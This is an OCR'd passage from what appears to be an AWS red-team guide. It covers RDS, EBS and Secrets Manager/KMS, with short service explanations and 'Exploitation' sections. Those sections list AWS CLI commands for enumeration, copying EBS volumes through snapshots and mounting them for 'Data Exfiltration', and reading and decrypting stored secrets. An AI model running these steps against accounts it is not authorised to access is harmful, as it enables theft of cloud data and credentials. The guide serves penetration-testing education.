
```
aws rds  describe-db-security-groups
```

Describes the Information about the database proxies in RDS

```
aws rds  describe-db-proxies
```

2.7.3 Exploitation

B. Data Exfiltration



Describes the Information about the database instances in RDS

```
aws rds describe-db-instances
```

Describes the Information about the specified security group

```
aws ec2 describe-security-groups  --group-ids GroupID
```

Password Based Authentication :

Connect to the RDS mysql instance using password

```
mysql -h HostName –u UserName –P PORT -p Password
```

IAM Based Authentication (Token) :

Get the role information attached to the ec2-instance

```
aws sts get-caller-identity
```

Lists all managed policies that are attached to the specified IAM role

```
aws iam list-attached-role-policies --role-name role-name
```

Retrieves information about the specified version of the specified managed policy

```
aws iam get-policy-version --policy-arn policy-arn --version-id version-id
```

Get the database instance connection temporary token from the RDS Endpoint

```
aws rds generate-db-auth-token --hostname HostName --port PORT --username UserName –region Region
```

Connect to the RDS mysql instance using temporary token

```
mysql -h HostName -u UserName -P PORT --enable-cleartext-plugin --password=$TOKEN
```


2.8 Elastic Block Store (EBS)

1. Introduction about EBS
2. EBS Components Explanations
   a. Volumes
   b. Snapshots
   c. Encryption
3. Exploitation
   a. Enumeration
   b. Data Exfiltration

2.8.1 Introduction about EBS

Elastic Block Store (EBS)


- Amazon Elastic Block Store (EBS) is a block storage system used to store persistent data.
- Amazon EBS is used for EC2 instances by block level storage volumes.



2.8.2 EBS Components Explanations

A. Volumes


- An Amazon EBS volume is a durable, block-level storage device that you can attach to your instances.
- After you attach a volume to an instance, you can use it as you would use a physical hard drive.
- We can attach multiple EBS volumes to a single instance.



2.8.2 EBS Components Explanations

B. Snapshots

- Snapshot is the backup of EBS Volume.
- It is stored in S3 Bucket.
- We can attach the snapshot to EC2 instance.
- Snapshot can be used as a volume or as a AMIs.



2.8.2 EBS Components Explanations

C. Encryption

- Encryption ensuring the security of both data-at-rest and data-in-transit between an instance and its attached EBS storage.
- Amazon EBS encryption uses AWS Key Management Service (AWS KMS) customer master keys (CMK) when creating encrypted volumes and snapshots.

2.8.3 Exploitation

A. Enumeration

Describes the Information about EBS volumes


```
aws ec2 describe-volumes
```

Describes about all the available EBS snapshots

```
aws ec2 describe-snapshots --owner-ids self
```

2.8.3 Exploitation

B. Data Exfiltration



2.8.3 Exploitation

Describes about ec2-Instacnes

```
aws ec2 describe-instances
```

Describes the Information about EBS volumes

```
aws ec2 describe-volumes
```

Creates a snapshot of the specified volume

```
aws ec2 create-snapshot --volume-id VolumeID --description "RedTeam Snapshot"
```

Describes about all the available EBS snapshots

```
aws ec2 describe-snapshots --owner-ids self
```

Create a volume from snapshots

```
aws ec2 create-volume --snapshot-id SnapshotID  --availability-zone AvailabilityZone
```

2.8.3 Exploitation

Describes about ec2-Instacnes

```
aws ec2 describe-instances
```

Attach specified volume to the ec2-instance

```
aws ec2 attach-volume --volume-id VolumeID --instance-id InstanceID --device /dev/sdfd
```

Mount Volume on EC2 file system


```
Sudo mount /dev/sdfd /new-dir
```

2.9 Secret Manager

1. Introduction about Secret Manager
2. Secret Manager Components Explanations
   a. Secret Manager
   b. Key Management Server (KMS)
      - AWS KMS Key
      - Customer Master Key (CMK)
3. Exploitation
   a. Enumeration
   b. Credential Access

2.9.1 Introduction about Secret Manager

AWS Secrets Manager is an AWS service that encrypts and stores your secrets, and transparently decrypts and returns them to you in plaintext.



2.9.2 Secret Manager Components Explanations

A. Secret Manager

- It's designed specially to store application secrets, such as login credentials, that change periodically and should not be hard-coded or stored in plaintext in the application.
- It’s uses key from AWS KMS service for Encrypting and Decrypting secret stored in Secret Manager.


Encrypted Value	Encryption Key
Encrypted secret 1	ARN of Encryption Key 1
Encrypted secret 2	ARN of Encryption Key 2
Encrypted secret 3	ARN of Encryption Key 2

2.9.2 Secret Manager Components Explanations

B. Key Management Server (KMS)

AWS Key Management Service (KMS) makes it easy for users to create and manage cryptographic keys and control their use across a wide range of AWS services and applications.

- AWS Managed Key
- Customer Master Key (CMK)



2.9.3 Exploitation

A. Enumeration

Secret Manager :

Lists of the all secrets that are stored by Secrets Manager

```
aws secretsmanager list-secrets
```

Describes about specified secret

```
aws secretsmanager describe-secret --secret-id SecretName
```

Get the resource-based policy that is attached to the specified Secret

```
aws secretsmanager get-resource-policy --secret-id SecretID
```

Key Management Server (KMS) :

Lists of the all keys available in key management server (KMS)

```
aws kms list-keys
```

Describes about specified key

```
aws kms describe-key --key-id KeyID
```

Lists of policies attached to specified key


```
aws kms list-key-policies --key-id KeyID
```

Get full information about a policy

```
aws kms get-key-policy --policy-name policy-name --key-id key-id
```

2.9.3 Exploitation

B. Credential Access



2.9.3 Exploitation

B. Credential Access

Secret Manager :

Lists all managed policies that are attached to the specified IAM user :

```
aws iam list-attached-user-policies --user-name user-name
```

Retrieves information about the specified version of the specified managed policy :

```
aws iam get-policy-version --policy-arn policy-arn --version-id version-id
```

Lists of the all secrets that are stored by Secrets Manager

```
aws secretsmanager list-secrets
```

Describes about specified secret

```
aws secretsmanager describe-secret --secret-id SecretName
```

Get the resource-based policy that is attached to the specified Secret

```
aws secretsmanager get-resource-policy --secret-id SecretID
```

Retrieve the specified values

```
aws secretsmanager get-secret-value --secret-id SecretID
```

Key Management Server (KMS) :

Describes about specified key

```
aws kms describe-key --key-id KeyID
```

Lists of policies attached to specified key

```
aws kms list-key-policies --key-id KeyID
```

Get full information about a policy

```
aws kms get-key-policy --policy-name policy-name --key-id key-id
```

Decrypt the encrypted secret by kms key

```
aws kms decrypt --ciphertext-blob fileb://ExampleEncryptedFile  --output text
 --query Plaintext
```

2.10 Single Sign On (SSO)

AWS Single Sign On (SSO)

